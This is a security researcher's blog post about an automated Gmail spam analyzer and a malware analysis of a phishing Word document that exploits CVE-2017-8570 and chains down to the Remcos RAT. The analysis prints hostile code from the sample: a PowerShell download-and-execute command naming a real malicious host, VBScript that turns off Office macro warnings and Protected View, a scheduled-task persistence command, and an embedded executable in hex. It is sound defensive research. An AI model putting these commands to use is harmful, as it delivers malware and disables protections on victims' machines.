Matryoshka

written by Mert SARICA | 1 November 2018

As a security researcher who always follows the spider senses, my instincts have been warning me for a long time to pay attention to my Gmail account's Spam folder. Being an active Gmail user since 2006, I had no doubt that over the course of 13 years, my email address ended up on the email lists of malicious individuals (spammers) sending unwanted emails from Nigeria to Papua New Guinea and many other geographies.

One day, as I once again took a look at the Spam folder, I noticed a significant number of unwanted emails that made me feel like a handsome movie star. :) Based on these emails, I started contemplating what I could do to gather information about the number of emails that ended up in my Gmail account's Spam folder over time, along with the types of malicious files they contained (such as spyware). Shortly after, I decided to develop a program using Python that would track the emails in the spam folder and upload the files attached to them to a sandbox system.

I decided to use Hybrid Analysis, which incorporates the Falcon sandbox system in the background, as my choice for a sandbox service that I frequently use for malicious software analysis and have always been satisfied with. However, in order to automatically upload detected files to Hybrid Analysis' API, an unrestricted API key was required. Fortunately, thanks to them providing this for free to security researchers, I was able to obtain an API key in a short period of time.

After developing and implementing a tool called Spam Analyzer using Python, it didn't take long before the tool discovered a suspicious file named "PO.docx" in the Spam folder.


```
Batcave  X    Batcave (1)
========================================
Gmail Spam Analyzer v1.0 [https://www.mertsarica.com]
========================================
[+] Working on attachments...
[*] Total unread messages in spam folder:  4
[*] Submitting 2018().xlsx to Falcon Sandbox
[*] Submitting 9750f81d3b1fbbee8f0f1fb7aaac1482 to Falcon Sandbox
[*] Submitting Abel and Vivian.pdf to Falcon Sandbox
[*] Submitting PO.docx to Falcon Sandbox
[+] Sleeping 1 hour...
```

```
==================================================
Gmail Spam Analyzer v1.0 [https://www.mertsarica.com]
==================================================
[+] Working on attachments...
[*] All e-emails are already analyzed in Spam folder...
[+] Checking for malicious samples...
[*] Verdict of 2018().xlsx: no specific threat
[*] Verdict of Abel and Vivian.pdf: no specific threat
[*] Verdict of PO.docx: suspicious
```


RE: Document   Spam ✕

Mr. Anuant piboonphon <xx@yy>   Feb 5 (3 days ago)
to Recipients

🛡 Be careful with this message. Similar messages were used to steal people's personal information. Unless you trust the sender, don't click links or reply with personal information. Learn more

Dear Sir/Madam,

Attached herewith please find Pre-Alert Shipping documents for your pre-arrangement and we would like inform you, due to prevent lost of shipping documents, all Original Shipping Documents have put into this cargo Box No.1 and copies of those also attached with AWB as well.
 If you need any more information, please don't hesitate to contact us.
Thank you for your kind support.

Best Regards,
Mr. Anuant piboonphon
Thai Master Transport Int'l Service (TMT) Co.,Ltd.
850/4 Lad Krabang Road, Lad Kragang , Lad Kragang , Bangkok Thailand 10520
Mobile Phone : 08 5488 5238
Tel : 02-326-7099 Ext: 22
Fax: 02-326-7097
Email : anunat.Piboonphon : airport@tmtcargo.com : www.tmtcargo.com
Member of: Image result for iata cargo logoRelated imagecid:image004.jpg@01D2BDF8.DA9E4430http://www.allcargo.co.th/tafa.jpghttp://www.hasla.or.th/Portals/4/logo.jpgTACBA

⚠ Downloading this attachment is disabled because this email has been identified as phishing. If you want to download it and you trust this message, click "Not spam" in the banner above.
Learn more

PO.docx

The Spam Analyzer tool connects to your Gmail account via the Gmail API using
the connection information found in the "client_secret.json" file (which you
can download from the Google API Console). It reads all the emails in the
Spam folder, copies the attached files to the "attachments" folder, and then
uploads these files to the Hybrid Analysis system. It stores the information
of all uploaded files in the "hashes.txt" file. After uploading the files to
Hybrid Analysis, it writes the corresponding Hybrid Analysis report and
whether the file is malicious or not into the "hashes.txt" file after 1 hour.

```
  GNU nano 2.5.3                                    File: hashes.txt

04-03-2018 15:45:36|2018().xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|submitted
04-03-2018 15:45:40|9750f81d3b1fbbee8f0f1fb7aaac1482|c9e4badba591f852f35fffecfc6b296e8a5e557b665ac9ae964885ba163a4bff|submitted
04-03-2018 15:45:43|Abel and Vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|submitted
04-03-2018 15:45:45|PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|submitted
```

04-03-2018 15:45:36|2018().xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|https://www.hybrid-analysis.com/sample/726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f?environmentId=100|no specific threat
04-03-2018 15:45:40|9750f81d3b1fbbee8f0f1fb7aaac1482|c9e4badba591f852f35fffecfc6b296e8a5e557b665ac9ae964885ba163a4bff|https://www.hybrid-analysis.com/sample/c9e4badba591f852f35fffecfc6b296e8a5e557b665ac9ae964885ba163a4bff?environmentId=100|clean
04-03-2018 15:45:43|Abel and vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|https://www.hybrid-analysis.com/sample/0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9?environmentId=100|no specific threat
04-03-2018 15:45:45|PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|https://www.hybrid-analysis.com/sample/510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc?environmentId=100|suspicious

When I started analyzing the "PO.docx" file using the Pestudio tool, I found that, except for ZoneAlarm, no other security software detected it as suspicious. Opening the file with an outdated patch of Microsoft Office 2010 and monitoring it with the Fiddler tool, I observed that it first downloaded and executed the "svch.doc" file from the shortened URL "http://urlz[.]fr/6uQM" (expanded URL: "http://23[.]249[.]161[.]109/ace/"). Then, it attempted to download the "svchost32.vbs" file from the address "http://jopittex[.]zapto[.]org/windows/" through "svch.exe".

pestudio 8.71 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\po.docx
  indicators (1/3)
  virustotal (1/59 - 07.02.2018)
  strings (921)

engine (58)	positiv (1)	date (dd.mm.yyyy)	age (days)	
ZoneAlarm	UDS:DangerousObject.Multi.Generic	07.02.2018	2	
Bkav	clean	06.02.2018	3	
MicroWorld-eScan	clean	07.02.2018	2	
nProtect	clean	07.02.2018	2	
CMC	clean	06.02.2018	3	
CAT-QuickHeal	clean	06.02.2018	3	
McAfee	clean	07.02.2018	2	
Malwarebytes	clean	07.02.2018	2	
VIPRE	clean	07.02.2018	2	
K7AntiVirus	clean	06.02.2018	3	
BitDefender	clean	07.02.2018	2	
K7GW	clean	06.02.2018	3	
TheHacker	clean	06.02.2018	3	
Arcabit	clean	07.02.2018	2	
Baidu	clean	06.02.2018	3	
F-Prot	clean	07.02.2018	2	
Symantec	clean	06.02.2018	3	
ESET-NOD32	clean	07.02.2018	2	
TrendMicro-HouseCall	clean	07.02.2018	2	
Avast	clean	07.02.2018	2	
ClamAV	clean	07.02.2018	2	
Kaspersky	clean	07.02.2018	2	
Alibaba	clean	07.02.2018	2	
NANO-Antivirus	clean	07.02.2018	2	
ViRobot	clean	07.02.2018	2	
SUPERAntiSpyware	clean	07.02.2018	2	
Tencent	clean	07.02.2018	2	
Ad-Aware	clean	07.02.2018	2	
Sophos	clean	07.02.2018	2	
Comodo	clean	07.02.2018	2	
F-Secure	clean	07.02.2018	2	
DrWeb	clean	07.02.2018	2	
Zillya	clean	06.02.2018	3	

sha256: 510F89597E3348E2983CC654CC359D104AEF74ACE40B78F4D775C866FB3FEDFC

As I continued analyzing the "PO.docx" file using tools like Notepad++ and rtfdump.py, I discovered that the file exploited the CVE-2017-8570 vulnerability by abusing Microsoft Word's frameset feature (commonly used in penetration testing).

```
File  Edit  Search  View  Encoding  Language  Settings  Macro  Run  Plugins  Window  ?                                    X
```

Tabs: fontTable.xml | document.xml | theme1.xml | document.xml.rels | webSettings.xml.rels

```xml
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships
3      xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
4      <Relationship Id="rId1" Type=
       "http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target=
       "http://urlz.fr/6uQM" TargetMode="External"/>
5  </Relationships>
```

```
eXtensible Markup Language file        length : 328   lines : 5          Ln : 4   Col : 118   Sel : 20 | 1          Windows (CR LF)    UTF-8          INS
```

```
root@ubuntu:~/spam_analyzer/attachments# python rtfdump.py -f o svch.doc
      4    Level  3    c=   0 p=00000049 l=  580662 h=  580650 b=       0 O u=       0 \*\objdata
      7    Level  3    c=   0 p=0008dce8 l=    5278 h=    5266 b=       0 O u=       0 \*\objdata
root@ubuntu:~/spam_analyzer/attachments#
```

```
root@ubuntu:~/spam_analyzer/attachments# python rtfdump.py -s 4 -H -E -d svch.doc | more
<scriptlet>
<registration
    description="rpos.x0zb"
    progid="rpos.x0zb"
    version="1"
    classid="{23a00cd5-191b-400b-ab31-d7819ef4e69c}"
    remotable="true"
    >
</registration>
<script language="JScript">
<![CDATA[
var usm = ["WScript.Shell","Word.Application","ADODB.Stream","Scripting.FileSystemObject",
```

"4D5A9000030000000400000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000E8000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F74206265207275206E20696E20444F53206D6F64652E0D0D0A2400000000000000504500004C010300613E685A0000000000000000E00002010B01080000200200000004000000000000E4902000002000000060200000004000000200400085000010010000000100000040000000000000000000000006020000040400000000000000200000000000000000010000001000000000200002000000000000800002000C000000000000002000000800000000000000000000000000020000000000200002000000002C746578740000000000000000200200002000000004020000040000000000000000000000000000200000602E646174610000002900000000002000000020000006020000000000000000000000000000400000C02E72737263000000EC240000000004002000000026020000000000000000000000000040000040

[remaining hexadecimal data payload continues for many lines]

The "svch.exe" file, which has its code hidden (obfuscated) using the Confuser tool, downloaded and executed the "svchost32.vbs" file. The "svchost32.vbs" file, in turn, downloaded the "profile.exe" file protected with ASProtect from the address "http://www[.]bluesw[.]net/wp-admin//user/" and saved it in the "%Public%" folder as "svchost.exe", where it was then

executed.


```
173    AnwEXnwu1S011 = "%"
174    AnwEXnwu1S011 = AnwEXnwu1S011 & "\"
175    AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
176    AnwEXnwu1S011 = AnwEXnwu1S011 & "v"
177    AnwEXnwu1S011 = AnwEXnwu1S011 & "c"
178    AnwEXnwu1S011 = AnwEXnwu1S011 & "h"
179    AnwEXnwu1S011 = AnwEXnwu1S011 & "o"
180    AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
181    AnwEXnwu1S011 = AnwEXnwu1S011 & "t"
182    AnwEXnwu1S011 = AnwEXnwu1S011 & "."
183    AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
184    AnwEXnwu1S011 = AnwEXnwu1S011 & "x"
185    AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
186    AnwEXnwu1S011 = AnwEXnwu1S011 & "'"
187    AnwEXnwu1S12 = AnwEXnwu1S1 + AnwEXnwu1S                           wEXnwu1S7 + AnwE
188    shhh.Popup(AnwEXnwu1S12)
189
190    Set wso = CreateObject("WScript.Shell")
191    wso.RegWrite "HKCU\Software\Microsoft\O
192    wso.RegWrite "HKCU\Software\Microsoft\O
193    wso.RegWrite "HKCU\Software\Microsoft\O
194    wso.RegWrite "HKCU\Software\Microsoft\O
195    wso.RegWrite "HKCU\Software\Microsoft\O
196    wso.RegWrite "HKCU\Software\Microsoft\O
197    wso.RegWrite "HKCU\Software\Microsoft\O
198    wso.RegWrite "HKCU\Software\Microsoft\O
199    wso.RegWrite "HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
200    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
201    wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
202    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
203    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
204    wso.RegWrite "HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
205    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
206    wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
207    wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
208    wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
209    wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
```

Windows Script Host

cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell
(New-Object
System.Net.WebClient).DownloadFile('http://www.bluesw.net/wp-admin//user/p
rofile.exe ','%Public%\svchost.exe');Start-Process '%Public%\svchost.exe'

OK

File   Edit   Search   View   Encoding   Language   Settings   Macro   Run   Plugins   Window   ?

test.vbs

```
218    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
219    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
220    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
221    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
222    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWORD
223    wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
224    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
225    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWORD
226    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
227    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
228    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
229    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
230    wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
231    wso.RegWrite "HKCU\Softwar...                                              AttachmentsInPV", 1, "REG_DWOR
232    wso.RegWrite "HKCU\Softwar...                                              UnsafeLocationsInPV", 1, "REG_D
233    wso.RegWrite "HKCU\Softwar...                                              InternetFilesInPV", 1, "REG_DWOR
234    wso.RegWrite "HKCU\Softwar...                                              AttachmentsInPV", 1, "REG_DWORD
235    wso.RegWrite "HKCU\Softwar...                                              UnsafeLocationsInPV", 1, "REG_DW
236    wso.RegWrite "HKCU\Softwar...                                              DisableInternetFilesInPV", 1, "RE
237    wso.RegWrite "HKCU\Softwar...                                              DisableAttachmentsInPV", 1, "REG
238    wso.RegWrite "HKCU\Softwar...                                              DisableUnsafeLocationsInPV", 1, "
239    wso.RegWrite "HKCU\Softwar...                                              InternetFilesInPV", 1, "REG_DWO
240    wso.RegWrite "HKCU\Softwar...                                              AttachmentsInPV", 1, "REG_DWOR
241    wso.RegWrite "HKCU\Softwar...                                              UnsafeLocationsInPV", 1, "REG_D
242    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
243    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWORD
244    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
245    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
246    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
247    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
248    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
249    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWOR
250    wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
251    set shhh = CreateObject("WScript.Shell")
252    Dim AnwEXnwu1Stime
253    AnwEXnwu1Stime = "cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
254    shhh.Popup(AnwEXnwu1Stime)
```

Windows Script Host

cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR
C:\\Users\\Public\\svchost32.vbs

[OK]

Visual Basic file   length : 13.456 lines : 254   Ln : 126   Col : 31   Sel : 48 | 1   Windows (CR LF)   A 10 Şubat 2018 Cumartesi


File   Help

c:\users\mert\desktop\profile\profile.exe

- indicators (wait..)
- **virustotal (7/67 - 08.02.2018)**
- dos-stub (192 bytes)
- file-header (Jun.1992)
- optional-header (suspicious)
- directories (4)
- sections (entry-point)
- libraries (1/11)
- imports (13/0/6)
- exports (0)
- tls-callbacks (n/a)
- resources (unknown)
- strings (wait..)
- debug (n/a)
- manifest (n/a)
- version (PhotoshopPortable.exe)
- certificate (n/a)
- overlay (wait..)

| engine (66)	positiv (7)	date (dd.mm.yyyy)	age (days)	
Rising	Malware.Undefined!8.C (TFE:1:uxD6hhSaRvV)	08.02.2018	1	
Ikarus	Trojan.Win32.Refroso	08.02.2018	1	
Kaspersky	UDS:DangerousObject.Multi.Generic	08.02.2018	1	
ZoneAlarm	UDS:DangerousObject.Multi.Generic	08.02.2018	1	
Cylance	Unsafe	09.02.2018	0	
ESET-NOD32	a variant of Win32/GenKryptik.BPIC	08.02.2018	1	
Bkav	clean	08.02.2018	1	
MicroWorld-eScan	clean	09.02.2018	0	
nProtect	clean	08.02.2018	1	
CMC	clean	08.02.2018	1	
CAT-QuickHeal	clean	08.02.2018	1	
McAfee	clean	08.02.2018	1	
Zillya	clean	08.02.2018	1	
AegisLab	clean	08.02.2018	1	
TheHacker	clean	08.02.2018	1	
K7GW	clean	08.02.2018	1	
K7AntiVirus	clean	08.02.2018	1	
Arcabit	clean	08.02.2018	1	
TrendMicro	clean	08.02.2018	1	
Baidu	clean	08.02.2018	1	
Cyren	clean	08.02.2018	1	
Symantec	clean	08.02.2018	1	
TrendMicro-HouseCall	clean	08.02.2018	1	
Paloalto	clean	09.02.2018	0	
ClamAV	clean	08.02.2018	1	
BitDefender	clean	08.02.2018	1	
NANO-Antivirus	clean	08.02.2018	1	
SUPERAntiSpyware	clean	08.02.2018	1	
Tencent	clean	09.02.2018	0	
Ad-Aware	clean	09.02.2018	0	
Emsisoft	clean	08.02.2018	1	
Comodo	clean	08.02.2018	1	
F-Secure	clean	08.02.2018	1	

sha256: 796BF2CEF975153992397DEFE23AE82B174284E12D7BC0F1F4D2E154794C69C8   cpu: 32-bit   file-type: executable   subsystem: GUI   entry-point: 0x00184001

When I analyzed the "svchost.exe" (profile.exe) program using the x64dbg debugger tool, the main malicious software, which was the Remcos RAT malware, finally revealed itself like a matryoshka doll.

Matryoshka dolls, also known as stacking dolls, nesting dolls, Russian tea dolls, or Russian dolls, are a set of wooden dolls of decreasing size placed one inside another. The name matryoshka, mainly known as "little matron", is a diminutive form of Matryosha, in turn a diminutive of the Russian female first name Matryona.

Hope to see you in the following articles.

Note:

1. This article also contains the solution for the Pi Hediyem Var #13 cybersecurity game.